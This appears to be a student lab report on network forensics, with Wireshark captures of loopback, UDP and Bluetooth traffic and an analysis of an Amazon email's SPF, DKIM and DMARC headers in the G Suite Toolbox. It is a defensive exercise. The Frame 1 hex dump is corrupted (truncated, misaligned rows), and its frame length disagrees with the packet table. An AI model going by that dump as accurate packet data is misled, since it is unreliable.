6.1. Connect to a bluetooth device

6.2. Select the 'bluetooth0' interface



6.3. Analyse the bluetooth host/controller Packets





6.3. Save the Traffic Analysis in the file "Capture_traffic_from_bluetooth_packet.pcapng"



7. Capturing Traffic and Analysis of UDP(User Datagram Packets) Packets

7.1. Connect to some live streaming Eg: Zoom, Skype

7.2. Analyse the UDP Packets



7.3.Save the Traffic Analysis in the file "Capture_traffic_from_UDP_packet.pcapng"



(attached)

7.1. Capture the traffic with only background applications and all the other applications closed (in this case I have no background applications running)

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.43.114	192.168.43.114	ICMP	163	Destination unreachable (Host unreachable)
2	1.313008	127.0.0.1	127.0.0.1	TCP	56	60544 → 9000 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1
3	1.313119	127.0.0.1	127.0.0.1	TCP	56	9000 → 60544 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1
4	1.313203	127.0.0.1	127.0.0.1	TCP	44	60544 → 9000 [ACK] Seq=1 Ack=1 Win=2619648 Len=0
5	1.313392	127.0.0.1	127.0.0.1	TLSv1.2	197	Client Hello
6	1.314063	127.0.0.1	127.0.0.1	TCP	44	9000 → 60544 [ACK] Seq=1 Ack=154 Win=2619648 Len=0
7	1.346619	127.0.0.1	127.0.0.1	TLSv1.2	1207	Server Hello, certificate, Server Key Exchange, Server Hello Done
8	1.346692	127.0.0.1	127.0.0.1	TCP	44	60544 → 9000 [ACK] Seq=154 Ack=1164 Win=2618624 Len=0
9	1.350779	127.0.0.1	127.0.0.1	TLSv1.2	170	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
10	1.350844	127.0.0.1	127.0.0.1	TCP	44	9000 → 60544 [ACK] Seq=1164 Ack=280 Win=2619648 Len=0
11	1.354677	127.0.0.1	127.0.0.1	TLSv1.2	230	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
12	1.354743	127.0.0.1	127.0.0.1	TCP	44	60544 → 9000 [ACK] Seq=280 Ack=1350 Win=2618368 Len=0
13	1.358897	127.0.0.1	127.0.0.1	TLSv1.2	251	Application Data
14	1.356952	127.0.0.1	127.0.0.1	TCP	44	9000 → 60544 [ACK] Seq=1350 Ack=487 Win=2619392 Len=0
15	1.357254	127.0.0.1	127.0.0.1	TLSv1.2	217	Application Data
16	1.357318	127.0.0.1	127.0.0.1	TCP	44	60544 → 9000 [ACK] Seq=487 Ack=1523 Win=2618112 Len=0
17	1.357586	127.0.0.1	127.0.0.1	TLSv1.2	75	Encrypted Alert
18	1.357633	127.0.0.1	127.0.0.1	TCP	44	60544 → 9000 [ACK] Seq=487 Ack=1554 Win=2618112 Len=0
19	1.357699	127.0.0.1	127.0.0.1	TCP	44	9000 → 60544 [FIN, ACK] Seq=1554 Ack=487 Win=2619392 Len=0
20	1.357735	127.0.0.1	127.0.0.1	TCP	44	60544 → 9000 [ACK] Seq=487 Ack=1555 Win=2618112 Len=0
21	1.357866	127.0.0.1	127.0.0.1	TCP	44	60544 → 9000 [RST, ACK] Seq=487 Ack=1555 Win=0 Len=0
22	1.358699	127.0.0.1	127.0.0.1	TCP	56	60545 → 9000 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1
23	1.358789	127.0.0.1	127.0.0.1	TCP	56	9000 → 60545 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1
24	1.358857	127.0.0.1	127.0.0.1	TCP	44	60545 → 9000 [ACK] Seq=1 Ack=1 Win=2619648 Len=0
25	1.359494	127.0.0.1	127.0.0.1	TLSv1.2	197	Client Hello
26	1.359561	127.0.0.1	127.0.0.1	TCP	44	9000 → 60545 [ACK] Seq=1 Ack=154 Win=2619648 Len=0
27	1.387703	127.0.0.1	127.0.0.1	TLSv1.2	1207	Server Hello, certificate, Server Key Exchange, Server Hello Done
28	1.387764	127.0.0.1	127.0.0.1	TCP	44	60545 → 9000 [ACK] Seq=154 Ack=1164 Win=2618624 Len=0
29	1.391393	127.0.0.1	127.0.0.1	TLSv1.2	170	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
30	1.391452	127.0.0.1	127.0.0.1	TCP	44	9000 → 60545 [ACK] Seq=1164 Ack=280 Win=2619648 Len=0
31	1.394864	127.0.0.1	127.0.0.1	TLSv1.2	230	New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
32	1.394929	127.0.0.1	127.0.0.1	TCP	44	60545 → 9000 [ACK] Seq=280 Ack=1350 Win=2618368 Len=0

Frame 1: 162 bytes on wire (1304 bits), 162 bytes captured (1304 bits) on interface \Device\NPF_Loopback id 0

```

0000  02 00 00 00 45 00 00 9f c1 59 00 00 80 01 00 00  ....E....Y.....
0010  c0 a8 2b 72 c0 a8 2b 72 03 01 51 01 00 00 00 00  .+r...+r...Q....
0020  45 00 00 83 e6 e8 00 88 11 00 00 c0 a8 2b 72 E.....+P
0030  b9 d3 c1 61 5b 60 00 6f 5b b2 64 31 3a 61  ....ajma -oP d1:a
0040  64 32 3a 69 64 32 30 3a ea a6 b2 f2 b7 01 07 3b d2:id20: ..;
0050  fd 8b 91 dd 8b bf 9a 0f 50 9f af e5 36 3a 74 61 .....P..6:ta
0060  72 67 65 74 32 30 3a 10 00 42 32 00 00 14 01 00 rget20: .B2...
0070  00 2c a4 00 00 0b 5e 00 00 24 07 65 31 3a 71 39 ,...,^..$.e1:q9
0080  3a 66 69 64 5f ee 6f 64 65 31 3a 74 34 3a 91 :find_no del:t4:.


Frame 2: 247 bytes on wire (1976 bits), 247 bytes captured (1976 bits) on interface \Device\NPF_Loopback id 0

```

Packets: 247 • Displayed: 247 (100.0%) Profile: Default

When all the foreground applications are closed and only background applications are running, we see that both the source and the destination address is '127.0.0.1' which is the localhost address or standard address for IPV4 loopback traffic.

And we can only see TCP(Transmission Control Protocol) and TLSv1.2(Transport Layer Security) Protocols



'Null Protocol' is a link layer protocol used on the loopback device on the most BSD operating Systems

'Loopback Protocol' is used by recent versions of OpenBSD. It is null protocol without the 4-byte AF_value In the network byte order(big-endian) rather than host byte order.

7.2.and saved the traffic in file "Capture_with_only_Background_applications.pcapng"



Capture_with_only_Background_applications.pcapng

(attached file)

2. EMAIL HEADER REVIEW AND ANALYSIS USING G SUITE TOOLBOX

github link: https://github.com/MishaDey>Email_Header_Analysis_Using_GSuite_toolbox

EMAIL:

Electronic-mail(e-mail) is application software system used to send messages over computer network using a set webmail server address.

COMPONENTS OF EMAIL:

HEADERS:

The message headers contain information concerning the sender and recipients. The exact content of Mail headers Generally, headers contain the following information (can vary depending on the email system):

- **Subject.** Subject is a description of the topic of the message and displays in most email systems that list email messages individually.
- **Sender (From).** This is the sender's Internet email address. It is usually presumed to be the same as the Reply-to address, unless a different one is provided.
- **Date and time received (On).** The date and time the message was received.
- **Reply-to.** This is the Internet email address that will become the recipient of your reply if you click the Reply button.
- **Recipient (To:).** First/last name of email recipient, as configured by the sender.
- **Recipient email address.** The Internet mail address of the recipient, or where the message was actually sent.
- **Attachments.** Files that are attached to the message.

BODY:

The body of a message contains text that is the actual content, such as "Employees who are eligible for the new health care program should contact their supervisors by next Friday if they want to switch." The message body also may include signatures or automatically generated text that is inserted by the sender's email system.

GSUITE TOOL BOX:

Used to troubleshoot issues with G Suite services

1.Debug Browser issues to capture client side information

2.Verify DNS issues : It has Check MX for DNS validation and Dig tool for Digging

3.Analyze HAR and Log files


4.Investigate mail issues: Message header can be used to analyze SMTP message headers, detect misconfigured Servers and mail routing problems.

TOOLS USED:


1. G Suite Toolbox
2. Browser: Chrome
3. Operating System : Any (Linux/Mac/Windows)

ANALYSIS :


1. Launch the gmail web application : <https://mail.google.com/> and login to the website




2.1. Open a Random email



2. To View the Original message: Go to More options > Show original



3. Copy the text on the original message



In the original message,

Message ID: The identification of the message

Created on: The date in which the mail was sent

From: The message sender in the format: "Friendly Name" <email@address.tld>

To: The message recipient in the format: "Friendly Name" <email@address.tld>

Subject: The message subject

SPF:

The Sender Policy Framework SPF is a framework to prevent sender address forgery. SPF is used to describe what mail server is allowed to send messages for a domain

If it is a success, Received-SPF: neutral or pass. If it fails, Received-SPF: fail.


DKIM:

Domain Keys Identified Mail (DKIM) is a method for associating a domain name to an email, thereby allowing an organization to take responsibility for a message in a way that can be validated by a recipient


DMARC:

“Domain-based Message Authentication, Reporting and Conformance ”,is an email authentication,policy and reporting protocol.

5.1. Open G suite Toolbox <https://toolbox.googleapps.com/apps/messageheader/>



4. Paste in the G Suite Toolbox Messageheader click on analyze the header



5. Analysis of mail from “Amazon.in”<order-update@amazon.in>

The screenshot shows the G Suite Toolbox interface for analyzing an email header. The top section displays the message ID, creation date, and various delivery metrics for the email from Amazon.in. Below this, a detailed delivery log shows the path of the email from the sender's server through several relay points to the recipient's Google Mail server. At the bottom, there are buttons for 'ANALYZE ANOTHER HEADER' and 'SHOW RAW HEADER'.

#	Delay	From *	To *	Protocol	Time received
0	1 sec	a1-23.smtp-out.eu-west-1.amazonaws.com.	[Google] mx.google.com	ESMTPS	7/18/2020, 9:50:58 AM GMT+5:30
1			[Google] 2002.adfa7c2:	SMTP	7/18/2020, 9:50:58 AM GMT+5:30
2			[Google] 2002.a6b.8e870:0:0:0:0	SMTP	7/18/2020, 9:50:58 AM GMT+5:30

And we can see the traffics that our email had to go through to reach our mail box

SMTP(Simple Mail Transfer Protocol) SMTP is a text-based protocol designed to be limited to printable ASCII characters. This is accomplished using a request-response structure

ESMTP(Extended SMTP) : has additional functionality to SMTP such as it supports TLS(Transport Layer Security)

6. We can see the Raw header too by clicking on Show Raw header

